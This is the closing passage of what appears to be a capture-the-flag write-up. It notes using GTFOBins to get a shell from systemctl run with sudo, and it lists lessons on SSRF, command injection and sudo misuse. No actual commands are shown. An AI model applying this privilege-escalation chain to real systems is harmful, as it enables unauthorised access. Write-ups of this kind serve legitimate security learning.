I searched for it on gtfobins and found a way to spawn shell from `systemctl`

We can get shell via this





What I have learnt:

- Exploiting SSRF to access internal service
- Exploiting Command Injection
- Taking advantage of sudo being used on systemctl

#ssrf #command_injection #sudo